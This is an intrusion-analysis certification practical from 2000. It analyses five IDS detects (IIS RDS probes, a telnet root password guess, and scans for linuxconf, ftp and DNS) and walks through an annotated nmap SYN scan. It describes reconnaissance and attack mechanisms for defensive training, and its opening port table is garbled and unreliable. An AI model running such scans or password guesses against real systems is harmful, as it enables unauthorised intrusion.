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
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1371 1454 1546 791 348 359 1427 773 869 422 35228 42852
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3001 513 545 905 93 574 608 3389 36 7201 809 Month Date
Time SRC_ADDR DEST_ADDR SRC_PORT May 1243

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MY.NET.102.165 N/A Looking for SubSeven Backdoor# Response to Netsphere
1.30 Backdoor Response to NetBus Backdoor% Response to Gate Crasher 1.2

Backdoor	Others	DEST_PORT								
CountOfDate	8080	1080	32771	161	137	1	23	30649	39326	31771
39931	40149	39492	42196	43281	38812	38188	39269	36613	40357	
37590	43329	36384	40197	32611	40341	40383	39681	38606	38434	
36838	38589	38889	42353	33806	38815	39975	38878	40080	43696	
38890	39304	35914	42529	40066	33424	40337	35714	40148	37290	
31527	40537	36193	39889	33901	40323	39001	30497	40428	31172	
30256	31558	41216	36007	40239	43612	43333	39666	36668	40983	
37626	40048	38394	38324	42838	42294	43343	36876	36425	30166	
30052	41694	40205	32871	33861	37744	36381	37517	37467	39957	
41567	31256	38782	123	36020	42496	36554	31380	41412	43146	
39668	36535	36650	43232	41397	31208	36953	36625	41622	44128	
34686	41915	36312	33327	32073	31960	41775	38506	31874	36162	
34331	37555	31838	36534	34056	42385	39962	31493	32049	43583	
37228	44495	42407	32979	36717	32951	42062	39470	30089	30913	
37643	37696	32990	39166	30297	30687	30750	30775	36346	43778	
39170	44758	39670	34567	32484	30027	39982	35682	44504	32044	
35910	42634	31511	31632	39915	42214	44723	43760	40864	40645	
31953	30247	30526	33259	39819	33426	43002	30886	40188	34574	
35379	39719	36196	32059	33341	41044	33021	35849	31434	38744	
33020	39392	36652	32186	31003	34422	33753	43618	36303	38799	
32323	44566	35415	31963	37322	44189	40820	32574	38208	30608	
36824	39592	44674	42175	38361	36016	43445	39995	41182	30534	
40361	39528	44649	32802	37774	39044	43970	35134	40883	36201	
36148	34757	40922	31431	36177	41647	30371	41501	30142	42863	
37952	37391	35284	38041	39279	39320	43935	38480	31503	30632	
44254	37314	30678	37829	43867	33223	38595	32842	35022	31119	
39588	32567	35948	35031	38015	30578	36304	44062	30244	44680	
32089	39293	40368	33281	32838	37350	40533	32528	43484	41808	
42479	40676	44393	43845	43814	30504	32723	36522	32465	41327	
38741	43719	39565	40993	38676	32064	42293	40307	43517	32801	
40655	30040	31927	40078	32367	42821	40047	43485	35932	30174	
32154	33186	39120	35344	43809	41034	33787	44613	40961	31080	
35674	40976	44530	42265	37138	42262	34388	44074	41068	38257	
40396	42983	38645	40235	36799	32733	41038	35281	43614	43860	
30956	37294	39663	43924	38377	39672	31983	31585	37910	40054	
42184	39103	41152	44510	37295	34511	37943	39207	38708	37341	
34122	36702	35646	41825	38593	36546	40030	31826	36834	40691	
21	44553	39309	40309	42132	30212	37896	36390	34209	43291	38
312	39300	34125	39850	39920	42815	40294	38273	39254	31217	30
737	33492	41093	39401	32134	36758	41394	39272	38446	31636	37
721	35574	43673	38634	40144	33379	36565	39909	34197	33054	30
072	37521	31695	42766	34606	41499	42857	40065	41352	39025	36
291	32419	31168	39952	40061	40227	34221	30997	39452	38825	1

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Pra

ctical Assignment for GIAC Intrusion Analyst CertificationKathryn

LucasWashington DC, 2000Table of contents Assignment 1 - page 1

Assignment 2 - page 12 Assignment 3 - page 95Assignment 1 - Network
 DetectsNote: All of the detects were captured by the ASIM (Automated Security
 Incident Measurement) tool. Due to the nature of the archive system, not all of
 the detects are in the same format. A couple of the detects were only saved in
 a screen capture format (which could not be modified to protect addresses).
 This data has been manually entered in a MS Word table.Detect
 1Loadtime Sensor Event Service Src IP Dst IP Src Port Dst Port 2000-06-21
 23:38:01 site a (8)String match on [.htr] http
 [TCP] evil.156 ournet1.5 80 2000-06-2123:37:38 site a (5)String match on
 [_vti_pvt] http [TCP] evil.156 ournet1.5 80 2000-06-21 23:37:01 site a String
 match on [msadcs.dll] http [TCP] evil.156 ournet1.5 80 2000-06-21
 23:34:11 site a String match on [showcode] http
 [TCP] evil.156 ournet1.5 80 2000-06-21 23:33:11 site a String match on
 [.htr] http [TCP] evil.156 ournet1.5 80 2000-06-21 23:32:52 site a String
 match on [_vit_pvt] http [TCP] evil.156 ournet1.5 80 2000-06-21 23:32:45 site
 a String match on [.htr] http [TCP] evil.156 ournet1.5 80 2000-06-21
 23:22:05 site b (8)String match on [.htr] http [TCP] evil.156 ournet
 2.4 80 2000-06-21 23:21:49 site b (5)String match on [_vti_pvt] http
 [TCP] evil.156 ournet 2.4 80 2000-06-21 23:18:41 site b String match on
 [msadcs.dll] http [TCP] evil.156 ournet 2.4 80 2000-06-21 23:18:35 site
 b String match on [showcode] http [TCP] evil.156 ournet 2.4 80 2000-06-21
 23:17:33site b String match on [.htr] http [TCP] evil.156 ournet 2.4 80 2000-
 06-21 23:17:18 site b String match on [_vit_pvt] http [TCP] evil.156 ournet
 2.4 80 2000-06-21 23:17:15 site b String match on [newdsn.exe] http
 [TCP] evil.156 ournet 2.4 80 2000-06-21 23:57:31 site c (8)String match on
 [.htr] http [TCP] evil.156 ournet 3.10 80 2000-06-21 23:57:21 site c (5)String
 match on [_vti_pvt] http [TCP] evil.156 ournet 3.10 80 2000-06-21
 23:53:52 site c String match on [msadcs.dll] http [TCP] evil.156 ournet
 3.10 80 2000-06-21 23:53:49 site c String match on [showcode] http
 [TCP] evil.156 ournet 3.10 80 2000-06-21 23:52:57 site c String match on
 [.htr] http [TCP] evil.156 ournet 3.10 80 2000-06-21 23:52:44 site c String
 match on [_vit_pvt] http [TCP] evil.156 ournet 3.10 80 2000-06-21
 23:52:41 site c String match on [newdsn.exe] http [TCP] evil.156 ournet
 3.10 80 1. Source of traceLive network. This incident occurred at three
 separate remote sites within a 15 minute time period. We have an IDS located at
 our home and remote sites. 2. Detect was generated by:ASIM (Automated Security
 Incident Measurement) tool. ASIM looks at both the header information and data
 content. Only the summary information from the detect had been archived - and
 only as a screen capture. In order to hide the source/destination addresses, I
 have copied the screen capture into a table. The following is defined:Loadtime:
 The date and time of the detect. Sensor: The sensor which made the
 detect.Event: A brief description of the event that triggered the
 detect.Service: What service (sometime commands appear here) was accessed.Src
 IP: The originating IP address. I have hidden the first 3 octets.Dst IP: The
 target IP address. I have hidden the first 3 octets.Src Port: What port the
 attack originated from . Note: The "distributed port scan" detect is a very
 broad event description. It is used to describe many types of port scans. Only
 particular detects list the src/dst ports. To see the actual src and dst ports,
 the detailed summary would have to be shown.Dst Port: The destination
 port.Probability the source address was spoofed:None. The attacker is
 attempting to exploit a system, he needs the answers back to his
 system.Description of attack:In rows 3, 10, and 17 of the detect, the attacker
 is looking IIS vulnerabilities. One nasty vulnerability is RDS, which allows
 for remote access to ODBC components over the web, through msadc/msadcs.dll.
 Correlates to CVE-1999-1011 (Vulnerabilities in Microsoft Remote Data
 Service).Attack mechanism:The attacker does a "GET" request to /msadc/msadcs.dll
 on the targeted server. If msadcs.dll exists (determined by returning a
 particular response), then the server asks the user what command to run. At
 this point, the attacker knows he can send commands to the target and these
 commands will be run on the server with administrative

security threats (RDS security hole in the Microsoft IIS). A description of the vulnerability and how to correct it can be found at [HYPERLINK](#)

<http://www.wiretrip.net/rfp/p/doc.asp?id=29&iface=2>

<http://www.wiretrip.net/rfp/p/doc.asp?id=29&iface=2> Evidence of active targeting: This is definitely active targeting. The attacker has already identified the web servers (all of the machines targeted were real web servers running IIS). Severity: Criticality of target: 4 (targets are key web servers) Lethality of attack: 5 (attacker can run administrative commands on the host) System Countermeasures: 5 (targets were patched) Network Countermeasures: 0 (we have to have open web access) Severity=(4+5)-(5+0)=4 Defensive recommendation: Ensure all systems that have IIS/RDS installed are correctly patched (which they are). Just log the attempts. Probably block that IP address since they obviously have bad intentions. Multiple choice test question: Loadtime Sensor Event Service Src IP Dst IP Src Port Dst Port 23:38:01 site a (8) String match on [.htr] http [TCP] evil.156 ournet1.5 80 23:37:38 site a (5) String match on [_vti_pvt] http [TCP] evil.156 ournet1.5 80 23:37:01 site a String match on [msadcs.dll] http [TCP] evil.156 ournet1.5 80 23:34:11 site a String match on [showcode] http [TCP] evil.156 ournet1.5 80 23:33:11 site a String match on [.htr] http [TCP] evil.156 ournet1.5 80 23:32:52 site a String match on [_vit_pvt] http [TCP] evil.156 ournet1.5 80 23:32:45 site a String match on [.htr] http [TCP] evil.156 ournet1.5 80 The above detect shows: Attacker looking for buffer overflow vulnerabilities. Attacker looking for IIS vulnerabilities. Attacker looking for web servers. Attacker looking for planted trojan code. answer

(b) *****

*****Detect 2-----

ASIM alert: String match on [login: root] TCP service telnet Connection 164584evil.75:32859 -> ournet.10:23Connection contains 1 instance(s) of the string [login: root]RULE_MATCHED:10Timestamp Wed Aug 2 13:20:57 GMT 2000TRANSCRIPTFor connection file: /1/security/nsm/analysis/real_time_logs/rt-connections.164584and connection index: 164584Initiating host: evil.75 tpcsup1.teamconsult.comDestination host: ournet.10 unknownService: telnetStart time: Wed-Aug-02-13:19:51-2000End time: Wed-Aug-02-13:20:56-2000Warning level: 0.000words matched from initiating host:words matched from destination host:Data from dest host-----

-}}#}'\$~ ~!~"|#~\$zpz'pUNIX(r) System V Release 4.0 (ourhostname){}PRIVACY BANNER INFORMATION - REMOVED TO HIDE HOST ID.login: ~WARNING BANNER.login: rootPassword: sysadmin-----Seperator-----TRANSCRIPTFor connection file: /1/security/nsm/analysis/real_time_logs/rt-connections.164584and connection index: 164584Initiating host: evil.75 tpcsup1.teamconsult.comDestination host: ournet.10 unknownService: telnetStart time: Wed-Aug-02-13:19:51-2000End time: Wed-Aug-02-13:20:56-2000Warning level: 0.000words matched from initiating host:words matched from destination host:Data from init host-----

-}{{{ !{"'}zWp|#|\$zVT100pz'USERregularuser}|root"default password tried"-----
-----End Trans-----Begin Snoop-----End Snoop-----

Source of trace: Live network. This incident occurred at one of our remote sites. The attacker was not one of our hosts. We have an IDS located at our home and remote sites. Detect was generated by: ASIM (Automated Security Incident Measurement) tool. ASIM looks at both the header information and data content. This report details the actual trace (using the "snoop" command) of the session. It is the content of the data (the word "root") which generated this detect. Probability the source address was spoofed: None. The attacker is attempting to exploit a system, he needs the answers back to his system. The attacking host may have been a compromised host, but we are not allowed to contact the attacking sites. Description of attack: The user is attempting to gain root access to the system by using default or easily guessable passwords (in this case, the attacker tried sysadmin). Correlates to CVE Candidates CAN 1999-501 (A Unix account has a guessable password) and CAN 1999-502 (A Unix account has a default, null, blank, or missing password). Attack mechanism: The attacker connects to the telnet port of a host and attempts to login as "root", the superuser of the host. The attacker guesses obvious passwords (sysadmin, root, admin, etc). If he/she guesses correctly, they will have administrative control over the target. Most likely, the attacker will modify the system so that they

This will make it harder to detect intrusions to the target. Correlations: This is one of the top ten most critical Internet security threats (User Ids, especially root/administrator with no passwords or weak passwords). Evidence of active targeting: The attacker has identified a host on which the telnet daemon is running. This may be luck, or he may have done previous reconnaissance. Severity: Criticality of target: 2 (user workstation) Lethality of attack: 5 (attacker would have control over target) System Countermeasures: 4 (strong root password, but allowed remote root logins) Network Countermeasures: 0 (allowed telnet from outside our organization) Severity = (2+5) - (4+0) = 2 Defensive recommendation: The firewall should be configured to allow only our remote hosts to telnet inside the firewall. The target should be modified to allow root login only at the console. Multiple choice test question: The following is one of the top 10 critical Internet security threats: Administrator accounts with no passwords or weak passwords. Sesquipedalian attacks Smurf attacks Apache Web servers with default configuration answer

(a) *****

*****Detect 3-----
-----00072915:41:07-----

-----ASIM alert: Distributed Port Scan!evil.116:1759 -> ournet2.137:98
(6)evil.116:4860 -> ournet1.27:98 (6)evil.116:4853 -> ournet1.20:98
(6)evil.116:1750 -> ournet2.128:98 (6)evil.116:4820 -> ournet3.242:98
(6)evil.116:1710 -> ournet2.88:98 (6)evil.116:1708 -> ournet2.86:98
(6)evil.116:1707 -> ournet2.85:98 (6)evil.116:1706 -> ournet2.84:98
(6)evil.116:1705 -> ournet2.83:98 (6)evil.116:1704 -> ournet2.82:98
(6)evil.116:1703 -> ournet2.81:98 (6)evil.116:1702 -> ournet2.80:98
(6)evil.116:1701 -> ournet2.79:98 (6)evil.116:1700 -> ournet2.78:98
(6)evil.116:4802 -> ournet3.224:98 (6)evil.116:1699 -> ournet2.77:98
(6)evil.116:4801 -> ournet3.223:98 (6)RULE_MATCHED:200Timestamp Sat Jul 29 20:44:43 GMT 2000Source of trace: Live network. This incident occurred at one of our remote sites. The attacker was not one of our hosts. We have an IDS located at our home and remote sites. Detect was generated by: ASIM (Automated Security Incident Measurement) tool. ASIM looks at both the header information and data content. This report is a summary of the detect (the events that triggered the event). The detect was triggered by the destination ports. The most recent detects are at the bottom. The "(6)" in the output indicates tcp data. Probability the source address was spoofed: None. The attacker is looking for a particular service to exploit. He needs the answers back to his system. The attacking host may have been a compromised host, but we are not allowed to contact the attacking sites. Description of attack: The attacker is scanning to see if the linuxconf tool running on the host. The Correlates to CVE Candidate 2000-0017 (Buffer overflow in Linux linuxconf package allows remote attackers to gain root privileges via a long parameter). Attack mechanism: The attacker is sending a tcp Syn packet to port 98 on a large number of targets to see if any respond with a Syn/Ack. If a target responds with a Syn/Ack, it is possible that the linuxconf utility is running on the target. The attacker will then send a command (with a very long parameter) to port 98 on the identified target. Hopefully, this will generate a buffer overflow and the attacker will be able to obtain root access to the target. Correlations: This mechanisms for the actual attack on linuxconf are outlined at [HYPERLINK](http://marc.theaimsgroup.com/?l=bugtraq&m=94580196627059&w=2)
<http://marc.theaimsgroup.com/?l=bugtraq&m=94580196627059&w=2>

<http://marc.theaimsgroup.com/?l=bugtraq&m=94580196627059&w=2> , but note that CVE CAN 2000-0017 states that the linuxconf author was unable to duplicate the vulnerability. Other than the cited reference, I could find no real reports of successful exploits. Evidence of active targeting: The attacker is looking for likely candidates for attack. By looking at the source ports, it looks like the attacker has 3 different scans running (for each of the 3 subnets being scanned, there is a different increment of source ports). This scan was hitting non-linux hosts, so the attacker had not done any previous O/S fingerprinting (or wanted us to think that he had not). Severity: Criticality of target: 1 (random targeting) Lethality of attack: 5 (attacker would gain root access if the exploit is real) System Countermeasures: 5 (linuxconf not running) Network Countermeasures: 0 (port 98 allowed through) Severity = (1+5) - (5+0) = 1 Defensive recommendation: Continue to monitor and log the scans. Minimal concern since linuxconf doesn't run at our sites. Multiple choice test question: evil.116:1759 -> ournet2.137:98 (6)evil.116:4860 -> ournet1.27:98 (6)evil.116:4853 ->

```

ournet3.242:98 (6)evil.116:1710 -> ournet2.88:98 (6)evil.116:1708 ->
ournet2.86:98 (6)evil.116:1707 -> ournet2.85:98 (6)evil.116:1706 ->
ournet2.84:98 (6)evil.116:1705 -> ournet2.83:98 (6)evil.116:1704 ->
ournet2.82:98 (6)evil.116:1703 -> ournet2.81:98 (6)evil.116:1702 ->
ournet2.80:98 (6)evil.116:1701 -> ournet2.79:98 (6)evil.116:1700 ->
ournet2.78:98 (6)evil.116:4802 -> ournet3.224:98 (6)evil.116:1699 ->
ournet2.77:98 (6)evil.116:4801 -> ournet3.223:98 (6)
The above output is an example of:Scan for the finger daemon.Scan for the IMAP daemon.Scan for the linuxconf utility.Scan for the reverse ident daemon.answer ( c )
*****
*****
*****Detect 4Loadtime Sensor Event Service Src IP Dst IP Src Port Dst Port
2000-07-30 08:05:05 site a distributed port
scan evil.206 ournet4.122 2000-07-30 08:00:05 site a distributed port
scan evil.206 ournet4.122 2000-07-30 07:58:32 site a distributed port
scan evil.206 ournet3.128 2000-07-30 07:53:32 site a distributed port
scan evil.206 ournet3.128 2000-07-30 07:52:27 site a distributed port
scan evil.206 ournet2.143 2000-07-30 07:52:08 site a String match on [ MKD
] ftp [TCP] evil.206 ournet0.102 4795 21 2000-07-30 07:47:25 site a distributed
port scan evil.206 ournet2.143 2000-07-30 07:46:14 site a distributed port
scan evil.206 ournet1.145 2000-07-30 07:41:14 site a distributed port
scan evil.206 ournet1.145 2000-07-30 07:40:09 site a distributed port
scan evil.206 ournet0.158 2000-07-30 07:35:09 site a distributed port
scan evil.206 ournet0.158 2000-07-30 07:34:01 site a distributed port
scan evil.206 ournet9.249 2000-07-30 07:29:01 site a distributed port
scan evil.206 ournet9.249 2000-07-30 07:27:41 site a distributed port
scan evil.206 ournet9.25 2000-07-30 07:22:41 site a distributed port
scan evil.206 ournet9.25 2000-07-30 07:21:01 site a distributed port
scan evil.206 ournet8.30 2000-07-30 07:16:01 site a distributed port
scan evil.206 ournet8.30 2000-07-30 07:14:24 site a distributed port
scan evil.206 ournet7.35 2000-07-30 07:09:23 site a distributed port
scan evil.206 ournet7.35 2000-07-30 07:08:03 site a distributed port
scan evil.206 ournet7.56 Source of trace:Live network. This incident
occurred at a remote site. We have an IDS located at our home and remote
sites.Detect was generated by:ASIM (Automated Security Incident Measurement)
tool. ASIM looks at both the header information and data content. Only the
summary information from the detect had been archived - and only as a screen
capture. In order to hide the source/destination addresses, I have copied the
screen capture into a table. The following is defined:Loadtime: The date and
time of the detect. Sensor: The sensor which made the detect.Event: A brief
description of the event that triggered the detect. Note: Service: What
service (sometime commands appear here) was accessed.Src IP: The originating IP
address. I have hidden the first 3 octets.Dst IP: The target IP address. I
have hidden the first 3 octets.Src Port: What port the attack originated from .
Note: The "distributed port scan" detect is a very broad event description. It
is used to describe many types of port scans. Only particular detects list the
src/dst ports. To see the actual src and dst ports, the detailed summary would
have to be shown.Dst Port: The destination port.This detect of interest row 7
of the table was generated from scanning the data portion of the
packet.Probability the source address was spoofed:None. The attacker is looking
for a particular service to exploit. He needs the answers back to his system.
The attacking host may have been a compromised host, but we are not allowed to
contact the attacking sites.Description of attack:The attacker is scanning hosts
to see is the ftp service is running. In row 7 of the output, we see that the
attacker has found an ftp server on which he was able to login. In this case,
the target had anonymous ftp enabled. This correlates to CVE Candidate 1999-
0497 (Anonymous FTP is enabled). Also, the attacker could be looking for
specific ftp versions (wuftp for example) which are associated with multiple
exploits. See CVEs 1999-0075, 1999-0080, 1999-0081, 1999-0368, 1999-0720, 1999-
0878, 1999-0879, 1999-0880, 1999-0955, 1999-0 977 and CANs 1999-0076, 1999-0156,
1999-661, 1999-0911, 2000-0573.Attack mechanism:The attacker is sending a tcp
Syn packet to the ftp port on a large number of targets to see if any respond
with a Syn/Ack. If a target responds with a Syn/Ack, it is very likely that the
ftp service is running on the target. Note that the attacker was stepping
through class C addresses (this is hidden using my "ournet" substitution). The
attacker will then attempt to login the target. In this case, the login was
anonymous ftp. The user name is "anonymous".

```


on the target. This may or may not be a bad thing. The attacker could be using our server to store/execute illegal/malicious software. If the attacker were looking for a vulnerable version of ftp, he could attempt one of the well-known ftp exploits. Correlations: This is a typical scan for the ftp service. This is a normal attempt to use an anonymous ftp service for devious purposes. There are many well-known exploits associated with particular versions of the ftp service. Evidence of active targeting: The attacker has not narrowed down a target. He is scanning many several hosts in several address spaces. Even after making one successful connection, he continues to search for more. Severity: Criticality of target: 2 (random targeting - host accessed was a workstation - not running

vulnerable ftp service) Lethality of attack: 2 (didn't see anything bad done) System Countermeasures: 2 (we had anonymous ftp turned on) Network Countermeasures: 0 (allow ftp connects from outside) Severity=(2+2)-(2+0)=2 Defensive recommendation: Turn off anonymous ftp. Configure firewall to allow ftp connections only to valid ftp servers. Ensure ftp services have been patched to disallow exploits on valid ftp servers. Multiple choice test

question: Loadtime Sensor Event Service Src IP Dst IP Src Port Dst Port 2000-07-30 08:05:05 site a distributed port scan evil.206 ournet4.122 21 2000-07-30 08:00:05 site a distributed port scan evil.206 ournet4.122 21 2000-07-30 07:58:32 site a distributed port scan evil.206 ournet3.128 21 2000-07-30 07:53:32 site a distributed port scan evil.206 ournet3.128 21 2000-07-30 07:52:27 site a distributed port scan evil.206 ournet2.143 21 2000-07-30 07:52:08 site a String match on [MKD] ftp [TCP] evil.206 ournet0.102 4795 21 2000-07-30 07:47:25 site a distributed port scan evil.206 ournet2.143 21 2000-07-30 07:46:14 site a distributed port scan evil.206 ournet1.145 21 2000-07-30 07:41:14 site a distributed port scan evil.206 ournet1.145 21 2000-07-30 07:40:09 site a distributed port scan evil.206 ournet0.158 21 The above output most likely indicates: A buffer overflow attack of the WU-ftp ftp service A user creating a directory on an ftp server A specific targeted ftp scan Activating of a trojan service answer

(b) *****

*****Detect 5-----

-----00072716:19:34-----
-----ASIM alert: Distributed Port Scan!evil.33:1043 -> ournet1.5:53

(6)evil.33:1039 -> ournet1.1:53 (6)evil.33:1025 -> ournet2.242:53
(6)evil.33:1029 -> ournet2.246:53 (6)evil.33:1101 -> ournet1.62:53
(6)evil.33:1102 -> ournet1.63:53 (6)evil.33:1098 -> ournet1.59:53
(6)evil.33:1097 -> ournet1.58:53 (6)evil.33:1093 -> ournet1.54:53
(6)evil.33:1094 -> ournet1.55:53 (6)evil.33:1090 -> ournet1.51:53
(6)evil.33:1089 -> ournet1.50:53 (6)evil.33:1086 -> ournet1.47:53
(6)evil.33:1085 -> ournet1.46:53 (6)evil.33:1081 -> ournet1.43:53
(6)evil.33:1080 -> ournet1.42:53 (6)evil.33:1077 -> ournet1.39:53
(6)evil.33:1076 -> ournet1.38:53 (6)RULE_MATCHED:200Timestamp Thu Jul 27 21:21:56 GMT 2000Source of trace:Live network. This incident occurred at a remote site. We have an IDS located at our home and remote sites. Detect was generated by:ASIM (Automated Security Incident Measurement) tool. ASIM looks at both the header information and data content. This report is a summary of the detect (the events that triggered the event). The detect was triggered by the destination ports. The most recent detects are at the top. The "(6)" in the output indicates tcp data. Probability the source address was spoofed:None. The attacker is looking for a DNS server to exploit. He needs the answers back to his system. The attacking host may have been a compromised host, but we are not allowed to contact the attacking sites. Description of attack: This is a standard probe for DNS servers. Once a DNS service is identified, there are many associated DNS vulnerabilities (too many to list here). Attack mechanism: The attacker is sending a tcp Syn packet to the DNS port on a large number of targets to see if any respond with a Syn/Ack. If a target responds with a Syn/Ack, it is very likely that the DNS service is running on the target. There are a large number of DNS vulnerabilities associated with DNS. Once attacker has identified a DNS target, he will most likely send a UDP packet looking for the version of BIND running on the target. The attacker will further use that information to pick an exploit to run against the target. Additionally, the attacker may attempt to do a zone transfer and with the intent of putting bogus information in our DNS cache. Bogus information in the DNS cache could redirect

Commonly probed ports are found at [HYPERLINK http://www.sans.org/y2k/ports.htm](http://www.sans.org/y2k/ports.htm)
<http://www.sans.org/y2k/ports.htm> .Evidence of active targeting:The attacker has not narrowed down a target. He is scanning many several hosts in several address spaces. He is only looking for potential targets.Severity:Criticality of target: 4 (DNS servers are vulnerable)Lethality of attack: 2 (haven't seen what he's planning to do - could be bad)System Countermeasures: 3 (our DNS servers are not always what they should be)Network Countermeasures: 0 (we don't really filter for DNS source/destinations)Severity=(4+2)-(3+0)=3Defensive recommendation:Ensure that the DNS hosts have all patches and latest BIND versions. Have the firewall allow zone transfers from only authorized hosts.

Multiple choice test question:evil.33:1043 -> ournet1.5:53 (6)evil.33:1039 -> ournet1.1:53 (6)evil.33:1025 -> ournet2.242:53 (6)evil.33:1029 -> ournet2.246:53 (6)evil.33:1101 -> ournet1.62:53 (6)evil.33:1102 -> ournet1.63:53 (6)evil.33:1098 -> ournet1.59:53 (6)evil.33:1097 -> ournet1.58:53 (6)evil.33:1093 -> ournet1.54:53 (6)evil.33:1094 -> ournet1.55:53 (6)evil.33:1090 -> ournet1.51:53 (6)evil.33:1089 -> ournet1.50:53 (6)evil.33:1086 -> ournet1.47:53 (6)evil.33:1085 -> ournet1.46:53 (6)evil.33:1081 -> ournet1.43:53 (6)evil.33:1080 -> ournet1.42:53 (6)evil.33:1077 -> ournet1.39:53 (6)evil.33:1076 -> ournet1.38:53 (6) The above output is an example of:Multiple DNS zone transfersProbes for DNS serversA result of a DNS request for a lists of hosts in a domainBIND version requestsanswer (b)Assignment 2 - Evaluate an AttackCommand used: nmap -sS dolphin (output from nmap follows):Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)

WARNING: your system apparently does not offer snprintf(). Reverting to less secure versionInteresting ports on dolphin (mynet.196):(The 1510 ports scanned but not shown below are in state: closed)Port State Service21/tcp
open ftp 23/tcp open telnet
37/tcp open time 111/tcp open sunrpc
513/tcp open login 514/tcp open shell
515/tcp open printer 2766/tcp open listen
4045/tcp open lockd 6000/tcp open X11
6112/tcp open dtspc 32771/tcp open sometimes-rpc5
32772/tcp open sometimes-rpc7 Nmap run completed

-- 1 IP address (1 host up) scanned in 1 secondThe command was run on a UNIX host (nosws601) and it was set to scan another UNIX host (dolphin)Description of the attack and how it works:Nmap software has 3 purposes: 1) ping a number of hosts to determine if they are alive or not, 2) portscan hosts to determine what services are listening, and 3) attempt to determine the OS of the hosts.. SYN scans (-sS) are the workhorse of scanning methods. I used nmap to do reconnaissance and determine which services are listening (nmap -sS). The way in which nmap checks for services is by using SYN scans (or "half-open" scans). Nmap sends a SYN packet, and looks in the return packet from the scanned host. There are 2 possible response packets from the target:SYN|ACK . This indicates that the port (service) is open. In this case, nmap will send a RST packet to tear down the connection. The TCP 3-way handshake never gets completed.RST . This indicates that the port (service) is closed. No return packet is sent by nmap.By default nmap scans all ports between 1 and 1024 as well as any ports listed in the services file which comes with nmap. Nmap also randomizes the order of the destination ports when performing the scan.The reason that this scan is effective in the real world is that this scan will work anytime a connect scan would have worked. They are unlikely to be detected by software such as tcp-wrappers since a connection never gets made (the TCP 3-way handshake doesn't get completed). A packet filtering firewall would be able to detect and/or block these packets. Provide an annotated network trace of the attack in action:The network trace was produced by tcpdump software. My annotations are in boldtype. I am only annotating one example of a listening service (ftp) and one example of a non-listening service (exec).Note: Same source port used by nmap host for every connection.21:21:00.954150 nosws601 > dolphin: icmp: echo request (DF) nmap pings target to see if it is up21:21:00.954203 dolphin > nosws601: icmp: echo reply (DF) target responds it's up
21:21:00.954712 nosws601.58858 > dolphin.80: . ack 324169303 win 3072 (DF) nmap sends an unsolicited Ack to a common port on the target in order to see if there is a firewall that is blocking incoming Syn packets.
21:21:00.954746 dolphin.80 > nosws601.58858: R 324169303:324169303(0) win 0 (DF) No filter on incoming Syn packets. target responds to unsolicited Ack with a RST

21:21:01.316073 nosws601.58838 > dolphin.exec: S 1540510514:1540510514(0) win
3072 (DF) nmap sends SYN toexec port on target
21:21:01.316146 nosws601.58838 > dolphin.576: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316215 nosws601.58838 > dolphin.1664: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316285 nosws601.58838 > dolphin.137: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316350 nosws601.58838 > dolphin.1379: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316416 nosws601.58838 > dolphin.616: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316480 nosws601.58838 > dolphin.ntp: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.316547 nosws601.58838 > dolphin.7200: S 1540510514:1540510514(0) win
3072 (DF)
